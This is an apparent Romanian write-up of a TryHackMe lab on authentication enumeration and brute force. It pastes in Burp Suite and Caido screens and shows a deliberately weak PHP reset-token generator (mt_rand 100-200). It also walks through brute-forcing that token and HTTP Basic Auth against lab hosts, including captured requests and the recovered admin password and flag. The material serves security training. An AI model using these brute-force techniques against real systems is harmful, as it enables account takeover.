

Exploiting Vulnerable Password Reset Logic

Enumerare și Forța brută – TryHackMe

<https://tryhackme.com/room/enumerationbruteforce>

Obiective

- importanța enumerării și modul în care aceasta pregătește terenul pentru atacuri brute-force eficiente;
- metode avansate de enumerare, concentrându-se în principal pe extragerea informațiilor din mesajele de eroare detaliate;
- relația dintre enumerare și atacurile brute-force în compromiterea mecanismelor de autentificare;
- experiență practică utilizând instrumente și tehnici atât pentru enumerare, cât și pentru atacuri brute-force.

Adăugare **10.10.248.148** în **/etc/hosts**

Observatie: adresa IP 10.10.248.148 se va înlocui cu adresa IP curentă

```
$ sudo nano /etc/hosts
```

```
10.10.248.148 enum.thm
```

Obs: 10.10.248.148 va fi înlocuit cu adresa IP

Title	Target IP Address	Expires			
Enum.Bfv.1.4	10.10.248.148 	55min 42s			

Authentication Enumeration

= ceea ce implică enumerarea autentificării

Identifying Valid Usernames

Password Policies

Common Places to Enumerate

Aplicațiile web sunt pline de funcții care facilitează munca utilizatorilor, dar îi pot expune și la riscuri:

- **Registration Pages**

Aplicațiile web intermediază procesul de înregistrare a utilizatorilor simplu și informativ, indicând imediat dacă este disponibilă o adresă de e-mail sau un nume de utilizator. Deși acest feedback este conceput pentru a îmbunătăți experiența utilizatorului, poate servi în mod accidental unui dublu scop. Dacă o încercare de înregistrare are ca rezultat un mesaj care afirmă că un nume de utilizator sau o adresă de e-mail este deja utilizată, aplicația confirmă, fără să știe, existența acestuia oricui încearcă să se înregistreze. Atacatorii exploatează această caracteristică testând potențialele nume de utilizator sau adresă de e-mail, compilând astfel o listă de utilizatori activi fără a fi nevoie de acces direct la baza de date subiacentă.

- **Password Reset Features**

Mecanismele de resetare a parolei sunt concepute pentru a ajuta utilizatorii să își recapete accesul la conturile prin introducerea datelor pentru a primi instrucțiuni de resetare. Cu toate acestea, diferențele în răspunsul aplicației pot dezvălui în mod neintenționat informații sensibile. De exemplu, diferitele mesaje ale feedback-ului unei aplicații cu privire la existența unui nume de utilizator pot ajuta atacatorii să verifice identitățile utilizatorilor. Prin analizarea acestor răspunsuri, atacatorii își pot rafina listele de nume de utilizator valide, îmbunătățind substanțial eficacitatea atacurilor ulterioare.

- **Verbose Errors**

Mesajele de eroare detaliate din timpul încercărilor de conectare sau al altor procese interactive pot dezvălui prea multe. Atunci când aceste mesaje diferențiază între „username not found” și „incorrect password”, sunt menite să ajute utilizatorii să înțeleagă problemele lor de conectare. Cu toate acestea, ele oferă și atacatorilor indicii definitive despre numele de utilizator valide, care pot fi exploatate pentru atacuri mai direcționate.

- **Data Breach Information**

Datele provenite din breșele de securitate anterioare reprezintă o mină de aur pentru atacatori, deoarece le permit să acestora testeze dacă numele de utilizator și parolele compromise sunt reutilizate pe diferite platforme. Dacă un atacator găsește o potrivire, acest lucru sugerează nu numai că numele de utilizator este reutilizat, ci și o posibilă reciclare a parolei, mai ales dacă platforma a mai fost încălcată anterior. Această tehnică demonstrează cum efectele unei singure breșe de date se pot răspândi pe mai multe platforme, exploatând conexiunile dintre diverse identități online.

Verbose Errors

În lumea web, erorile detaliate sunt ca niște șoapte neintenționate ale unui sistem, dezvăluind secrete menite să fie ținute ascunse. Aceste mesaje de eroare detaliate sunt neprețuite în timpul procesului de depanare, ajutând dezvoltatorii să înțeleagă exact ce a mers prost. Cu toate acestea, la fel cum o conversație auzită prin surprindere ar putea dezvălui prea multe, aceste erori detaliate pot expune neintenționat date sensibile celor care știu să asculte.

Erorile detaliate se pot transforma într-o mină de aur de informații, oferind informații precum:

- **Căi interne:** Asemenea unei hărți care duce către o comoară ascunsă, acestea dezvăluie căile fișierelor și structurile de directoare ale serverului de aplicații, care ar putea conține fișiere de configurare sau chei secrete care nu sunt vizibile unui utilizator obișnuit.
- **Detalii despre baza de date:** Oferind o privire în baza de date, aceste erori ar putea dezvălui secrete precum numele tabelelor și detaliile coloanelor.
- **Informații despre utilizator:** Uneori, aceste erori pot chiar să sugereze nume de utilizator sau alte date personale, oferind indicii cruciale pentru investigații ulterioare.

Inducerea erorilor detaliate

Atacatorii induc erori detaliate ca o modalitate de a forța aplicația să își dezvăluie secretele. Mai jos sunt câteva tehnici comune utilizate pentru a provoca aceste erori:

1. **Încercări de conectare nevalide:** Aceasta este ca și cum ai bate la fiecare ușă pentru a vedea care se va deschide. Prin introducerea intenționată a numelor de utilizator sau a parolelor incorecte, atacatorii pot declanșa mesaje de eroare care ajută la distingerea numelor de utilizator valide și nevalide. De exemplu, introducerea unui nume de utilizator care nu există ar putea declanșa un mesaj de eroare diferit față de introducerea unui care există, dezvăluind ce nume de utilizator sunt active.
2. **Injectie SQL:** Această tehnică implică introducerea de comenzi SQL rău intenționate în câmpurile de intrare, sperând că sistemul se va împiedica și va dezvălui informații despre structura bazei sale de date. De exemplu, plasarea unei ghilimele simple (') într-un câmp de conectare ar putea determina baza de date să genereze o eroare, expunând în mod accidental detalii despre schema sa.
3. **Includerea fișierelor/Traversarea căii:** Prin manipularea căilor de fișiere, atacatorii pot încerca să acceseze fișiere restricționate, convingând sistemul să genereze erori care dezvăluie căi interne. De exemplu, utilizarea secvențelor de traversare a directoarelor, cum ar fi .././, ar putea duce la erori care dezvăluie căi de fișiere restricționate.
4. **Manipularea formularelor:** Modificarea câmpurilor sau parametrilor formularului poate păcăli aplicația să afișeze erori care dezvăluie logica backend sau informații sensibile despre utilizator. De exemplu, modificarea câmpurilor ascunse ale formularului pentru a

declanșa erori de validare ar putea dezvălui informații despre formatul sau structura datelor așteptate.

5. **Fuzzingul aplicației:** Trimiterea de intrări neașteptate către diferite părți ale aplicației pentru a vedea cum reacționează poate ajuta la identificarea punctelor slabe. De exemplu, instrumente precum Burp Suite Intruder sunt utilizate pentru a automatiza procesul, bombardând aplicația cu sarcini utile variate pentru a vedea care dintre ele provoacă erori informative.

Rolul enumerării și al forțării brute

Când vine vorba de încălcarea autentificării, enumerarea și forțarea brută merg adesea mână în mână:

- **Enumerarea utilizatorilor:** Descoperirea numelor de utilizator valide pregătește terenul, reducând incertitudinea în atacurile ulterioare de forță brută
- **Exploatarea erorilor detaliate:** Informațiile obținute din aceste erori pot ilumina aspecte precum politicile de parolă și mecanismele de blocare a conturilor, deschizând calea pentru strategii de forță brută mai eficiente.

În concluzie, erorile detaliate sunt ca niște *pesmeți* care îi conduc pe atacatori mai adânc în sistem, oferindu-le informațiile necesare pentru a-și adapta strategiile și a compromite potențial securitatea în moduri care ar putea trece nedetectate până când este prea târziu.

https://github.com/nyxgeek/username-lists/blob/master/usernames-top100/usernames_gmail.com.txt

```
$ python script.py usernames_gmail.com.txt
```

Password Reset Flow Vulnerabilities

Mecanismul de resetare a parolei este o parte importantă a confortului utilizatorilor în aplicațiile web moderne. Cu toate acestea, implementarea lor necesită considerații atente de securitate, deoarece procesele de resetare a parolei slab securizate pot fi ușor exploatare.

- **Email-Based Reset**
- **Security Question-Based Reset**
- **SMS-Based Reset**


Fiecare dintre aceste metode are propriile vulnerabilități:

- **Predictable Tokens:** Dacă token-urile de resetare utilizate în linkuri sau mesaje SMS sunt previzibile sau urmează un model secvențial, atacatorii ar putea ghici sau forța generarea unor adrese URL de resetare valide.
- **Token Expiration Issues:** Token-urile care rămân valabile prea mult timp sau nu expiră imediat după utilizare oferă o fereastră de oportunitate pentru atacatori. Este crucial ca token-urile să expire rapid pentru a limita această fereastră.
- **Insufficient Validation:** Mecanismele de verificare a identității unui utilizator, cum ar fi întrebările de securitate sau autentificarea bazată pe e-mail, ar putea fi slabe și susceptibile de exploatare dacă întrebările sunt prea frecvente sau dacă contul de e-mail este compromis.
- **Information Disclosure:** Orice mesaj de eroare care specifică dacă o adresă de e-mail sau un nume de utilizator este înregistrat poate ajuta în mod accidental atacatorii în eforturile lor de enumerare, confirmând existența conturilor.
- **Insecure Transport:** Transmiterea linkurilor sau token-urilor de resetare prin conexiuni non-HTTPS poate expune aceste elemente critice la interceptarea de către autoritățile care interceptează rețeaua.

Exploiting Predictable Tokens

```
$token = mt_rand(100, 200);
$query = $conn->prepare("UPDATE users SET reset_token = ? WHERE email = ?");
$query->bind_param("ss", $token, $email);
$query->execute();
```

- Navigare la http://enum.thm/labs/predictable_tokens/
- Navigate to the application's password reset page, input "admin@admin.com" in the Email input field, and click Submit.
- Aplicația va răspunde cu un mesaj de succes.



Welcome To VulnApp

Please enter your email.

Forgot Password

A password reset link has been sent to your email.

Email

Submit

Login? [Click here](#)



- În scop demonstrativ, aplicația web folosește linkul de resetare: `http://enum.thm/labs/predictable_tokens/reset_password.php?token=123`

Burpsuite

Observați că tokenul este o valoare numerică simplă. Folosind Burp Suite, navigați la adresa URL de mai sus și capturați cererea.

Ulterior, trimiteți cererea către Intruder, evidențiați valoarea parametrului tokenului și faceți clic pe butonul Add payload.

Caido



Create project

Create a project

Name

Enum and Bf

Mark as temporary

☒

Projects marked as temporary will be deleted on next startup.
*Guest can only create temporary projects.

Cancel

+ Create

http://10.10.248.148/labs/predictable_tokens/

Welcome To VulnApp

Login to view your dashboard.

Login

Email

Enter email

Password

Enter your password

Submit

Forgot Password? [Click here](#)

Welcome To VulnApp

Login to view your dashboard.

Login

Invalid email or password

Email

admin@admin.com

Password

Enter your password

Submit

Forgot Password? [Click here](#)

Welcome To VulnApp

Please enter your email.

Forgot Password

Email

Submit

Login? [Click here](#)

Welcome To VulnApp

Please enter your email.

Forgot Password


A password reset link has been sent to your email.




Email

Submit

Login? [Click here](#)

http://10.10.248.148/labs/predictable_tokens/reset_password.php?token=123





Overview

Sitemap

Scopes

Filters

Proxy

Intercept

HTTP History

WS History

Match & Replace

Testing

Replay

Automate

Workflows

Assistant

Environment

Logging

Search

Findings

Exports

Workspace

Files

Automate

+ New Session

1

2025-06-05 13:18:26

2

http://10.10.248.148

All

Run

Request

Clear

-

+

1 GET /labs/predictable_tokens/reset_password.php?token=123 HTTP/1.1

2 Host: 10.10.248.148

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8

9

Payload

Preprocessors

Settings

Payload #

Placeholder

1

123

Type

Numbers

▼

Start

100

End

200

+

Increments

1

Minimum digits (zero-padded)

0

Search...

1

2

Enter an HTTPQL query...

101 requests

ID	Payload 1	Status	Length	Round-Trip Time (ms)
74	173	200	1148	243
1	100	200	1089	184
2	101	200	1089	175
3	102	200	1089	178
4	103	200	1089	176
5	104	200	1089	180
6	105	200	1089	178
7	106	200	1089	177
8	107	200	1089	175
9	108	200	1089	238

http://10.10.248.148

Response

Response

1 GET /labs/predictable_tokens/reset_password.php?token=173 HTTP/1.1

2 Host: 10.10.248.148

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8 Connection: close

9

10

1 HTTP/1.1 200 OK

2 Date: Thu, 05 Jun 2025 10:20:57 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Set-Cookie: PHPSESSID=88gvdjsedeu6sd0k9e241t2iv5; path=

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate

7 Pragma: no-cache

8 Vary: Accept-Encoding

9 Content-Length: 789

10 Connection: close

11 Content-Type: text/html; charset=UTF-8

12

13 <!DOCTYPE html>

14 <html lang="en">


15

Raw

Pretty

1148 bytes | 243ms

Send Feedback



<p class="succ">Your new password is: bzsHEked</p>

<p class="succ">Email: admin@admin.com</p>

Welcome To VulnApp

Login to view your dashboard.

Login

Email	admin@admin.com
Password	
Submit	

Forgot Password? [Click here](#)

[Logout](#)

Welcome, admin

THM{50_pr3d1ct4BL333!!}

Exploiting HTTP Basic Authentication

< > ↻ 10.10.248.148/labs/basic_auth

Sign in

http://10.10.248.148
Your connection to this site is not private

Username

Password

<https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/500-worst-passwords.txt>

python .\auth.py

10.10.48.94/labs/basic_auth/

Sign in

http://10.10.48.94
Your connection to this site is not private

Username

Password

Sign in

http://10.10.48.94

Your connection to this site is not private

Username

Password

Sign in

Cancel

Burp

Project

Intruder

Repeater

View

Help

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Learn

Intercept

HTTP history

WebSockets history

Match and replace

Proxy settings

Intercept off

Forward

Drop

Time	Type	Direction	Method	URL
 Intercept is off If you turn Intercept on, messages between Burp's browser and your target servers are held here. This enables you to analyze and modify these messages, before you forward them. Learn more Open browser				

Terminal Emulator

Use the command line

Copy to clipboard

Converted text

Close

1 admin:test

Search

0 highlights

Inspector

Selection

Selected text

YWRt aW45dGVzZAA=

Decoded from: Base64

admin:test

Request attributes

Request cookies

Request headers

Response headers

Event log

All issues

Memory: 116.2MB

Sniper attack

Target: http://10.10.48.94

Update Host header to match target

Positions

Add

Clear

Auto

1 GET /labs/basic_auth/ HTTP/1.1

2 Host: 10.10.48.94

3 Cache-Control: max-age=0

4 Authorization: Basic YWRt aW45dGVzZAA=

5 Accept-Language: en-US,en;q=0.9

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36

8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,*/*;q=0.8

9 on/signed-exchange;v=b3;q=0.7

10 Referer: http://10.10.48.94/

11 Cookie: PHPSESSID=6519k4r3nrlr4dcskdc02

12 Connection: keep-alive

13

14

Convert selection

URL

URL-encode as you type

Cut

Copy

Paste

Base64

Base64-decode

Base64-encode

Base64-URL

Base64-decode

Base64-encode

Construct string

Payloads

To get started, highlight the part of the request or target you want to replace, then click **Add** to set a payload position.

Close



Learn more

